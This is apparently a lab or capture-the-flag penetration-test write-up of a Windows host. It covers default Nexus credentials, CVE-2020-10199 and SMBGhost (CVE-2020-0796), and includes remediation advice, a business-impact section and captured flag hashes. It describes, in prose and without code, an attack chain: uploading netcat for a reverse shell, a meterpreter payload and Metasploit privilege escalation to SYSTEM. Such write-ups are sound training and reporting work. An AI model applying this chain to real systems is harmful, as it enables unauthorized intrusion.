Root Flag Hash: Proof.txt: b7e1b7988ddb86fdcfb67826c663a5bf



Vulnerabilities Found

Finding #1: Default web app credentials

- **Affected Service/Port**: 8081
- **Severity**: High
- **Exploitability**: Very High - Default credentials (nexus:nexus) can be exploited with little or no technical skill. - Common default credentials are found in wordlists.
- **Impact**: Unauthorized admin access
- **Proof**: See Initial Access Section

Finding #2: Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated)

- **Affected Service/Port**:

- **CVE**: CVE-2020-10199
- **Severity**: 8.8 - High
- **Exploitability**: Requires valid credentials to Sonatype Nexus. Public exploits are readily available for v3.21.1 on Exploit-DB.
- **Impact**: RCE and initial system access
- **Proof**: See Initial Access Section

Finding #3: Windows SMBv3 Client/Server Remote Code Execution Vulnerability

- **Affected Service/Port**: 445
- **CVE**: CVE-2020-0796
- **Severity**: Critical - 10.0
- **Exploitability**: Does not require an attacker to be authenticated, exploit is publicly available.
- **Impact**: Full system compromise
- **Proof**: See Initial Access Section

▼ Recommendations

▼ Finding #1: Sonatype Nexus Repository Manager 3.21.1 - Authenticated Remote Code Execution

Current State:

- The target is running an outdated and vulnerable version of Sonatype Nexus (3.21.1) with default credentials (nexus:nexus)
- Publicly available exploits exist on Exploit-DB that allow authenticated remote code execution
- The vulnerability was successfully exploited to gain initial system access by uploading and executing netcat

Additional Remediation Steps:

1. Immediately upgrade Sonatype Nexus to the latest stable version with all security patches applied
2. Change all default credentials and implement strong password policies (minimum 16 characters, complexity requirements)
3. Implement network segmentation to restrict access to the Nexus service to only authorized IP addresses
4. Enable multi-factor authentication for all Nexus administrator accounts

5. Conduct regular security audits of all application credentials and service accounts
6. Implement application whitelisting to prevent unauthorized executables from running

▼ Finding #2: Windows SMBv3 Client/Server Remote Code Execution (SMBGhost - CVE-2020-0796)

Current State:

- The system is running Windows 10 Pro version 1903 (build 18362), which reached end-of-life and lacks critical security updates
- The system is confirmed vulnerable to the SMBGhost vulnerability (CVE-2020-0796) on port 445
- The vulnerability allows unauthenticated remote code execution and was successfully exploited to achieve SYSTEM-level privileges

Additional Remediation Steps:

1. Immediately apply Microsoft's security update for CVE-2020-0796 or upgrade to Windows 10 version 2004 or later with the latest cumulative updates
2. Disable SMBv3 compression if patching is not immediately possible (temporary mitigation)
3. Implement network-level controls to restrict SMB traffic (port 445) to only trusted systems and networks
4. Enable Windows Defender and ensure real-time protection is active
5. Establish a patch management policy to ensure all systems receive critical security updates within 48 hours of release
6. Conduct a full security audit of all Windows systems to identify other end-of-life or unpatched systems
7. Implement endpoint detection and response (EDR) solutions to detect and prevent exploit attempts
8. Consider network segmentation to isolate critical systems from general network access

▼ Business/Organizational Impact

Business Impact:

- Complete system compromise allows attackers to manipulate or destroy critical business data, disrupting operations and causing potential service outages

- Unauthorized access to Nexus repository could expose proprietary code, intellectual property, and internal application artifacts to competitors or malicious actors
- SYSTEM-level access enables installation of persistent backdoors, potentially allowing long-term unauthorized access to sensitive business systems and communications

Data Exposure:

- Full administrator privileges grant access to all files, databases, and user credentials stored on the compromised Windows 10 system
- Nexus repository access exposes all stored artifacts, dependencies, and potentially embedded credentials or API keys used in software development
- SMB protocol exploitation could allow lateral movement to connected network shares containing sensitive documents, financial records, or customer information

Compliance Considerations:

- Running end-of-life Windows 10 version 1903 violates security baseline requirements for most regulatory frameworks including PCI DSS, HIPAA, and SOC 2
- Use of default credentials (nexus:nexus) directly violates password security standards required by NIST, ISO 27001, and most compliance frameworks
- Failure to patch critical vulnerabilities like CVE-2020-0796 within reasonable timeframes may constitute negligence under GDPR, CCPA, and industry-specific data protection regulations

Financial/Reputational Risk:

- Data breach resulting from these vulnerabilities could trigger regulatory fines ranging from thousands to millions of dollars depending on scope and applicable regulations
- Public disclosure of security incident involving unpatched critical vulnerabilities and default credentials could severely damage customer trust and competitive positioning
- Potential costs include incident response, forensic investigation, legal fees, customer notification, credit monitoring services, and increased cybersecurity insurance premiums

▼ Attack Chain

1. Initial Access

- **Reconnaissance**: Discovered Nexus Repository Manager 3.21.1 running on port 8081
- **Credential Attack**: Successfully authenticated using default credentials (nexus:nexus)
- **File Upload Exploit**: Exploited CVE-2020-10199 to upload netcat (nc.exe) through malicious component upload
- **Code Execution**: Executed reverse shell via uploaded netcat binary to gain initial foothold
- **Result**: Established reverse shell as nathaniel user

2. Privilege Escalation

- **Enumeration**: Identified Windows 10 Pro version 1903 (build 18362) running SMBv3
- **Vulnerability Identification**: Confirmed system vulnerable to SMBGhost (CVE-2020-0796) using smb_checker.py scanner
- **Exploit Preparation**: Generated meterpreter reverse TCP payload (shell1.exe) and started handler on port 9999
- **Exploit Delivery**: Transferred and executed payload on target system to establish meterpreter session
- **Trigger**: Executed windows/local/cve_2020_0796_smbghost exploit against active meterpreter session
- **Result**: Successfully escalated to `NT AUTHORITY\SYSTEM` privileges

3. Objective Achieved

- Full system compromise with SYSTEM privileges
- Captured user flag (local.txt): f081e54495da76e9fe7726af3d7a4ae8
- Captured root flag(proof.txt): b7e1b7988ddb86fdcfb67826c663a5bf

This chain demonstrates a complete attack path from initial access through default credentials to full system compromise via privilege escalation.

▼ Lessons Learned / Key Takeaways

New Techniques Learned:

- Exploiting Sonatype Nexus Repository Manager via CVE-2020-10199 to upload malicious components and achieve remote code execution

- Using smb_checker.py to identify SMBGhost (CVE-2020-0796) vulnerability in Windows SMBv3 implementations
- Leveraging Metasploit's cve_2020_0796_smbghost module to escalate from user-level access to SYSTEM privileges

Challenges Faced:

- Initial reconnaissance required identifying the correct version of Nexus Repository Manager to determine applicable exploits
- Coordinating the meterpreter session establishment and SMBGhost exploit timing to maintain stable access during privilege escalation

What Worked Well:

- Default credentials (nexus:nexus) provided immediate authenticated access to the Nexus Repository Manager without complex brute-forcing
- The combination of CVE-2020-10199 for initial access and CVE-2020-0796 for privilege escalation created a reliable attack chain
- Using netcat as the initial payload proved effective for establishing a stable reverse shell before transitioning to meterpreter

What I'd Do Differently:

- Perform more comprehensive enumeration before exploitation to identify additional attack vectors and potential defense mechanisms
- Document the exact payload configurations and handler settings more thoroughly for easier reproduction in future engagements
- Test alternative privilege escalation methods as backup options in case the SMBGhost exploit had failed or been patched

References

Exploits Used, Articles/Resources Consulted::

- Simple scanner for CVE-2020-0796 - SMBv3 RCE. - https://github.com/ly4k/SMBGhost/tree/master
- Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated) - https://www.exploit-db.com/exploits/49385
- Microsoft Windows - 'SMBGhost' Remote Code Execution - https://www.exploit-db.com/exploits/48537
- https://github.com/nyambiblaise/Metasploit-Payload-Generator/blob/main/shell.sh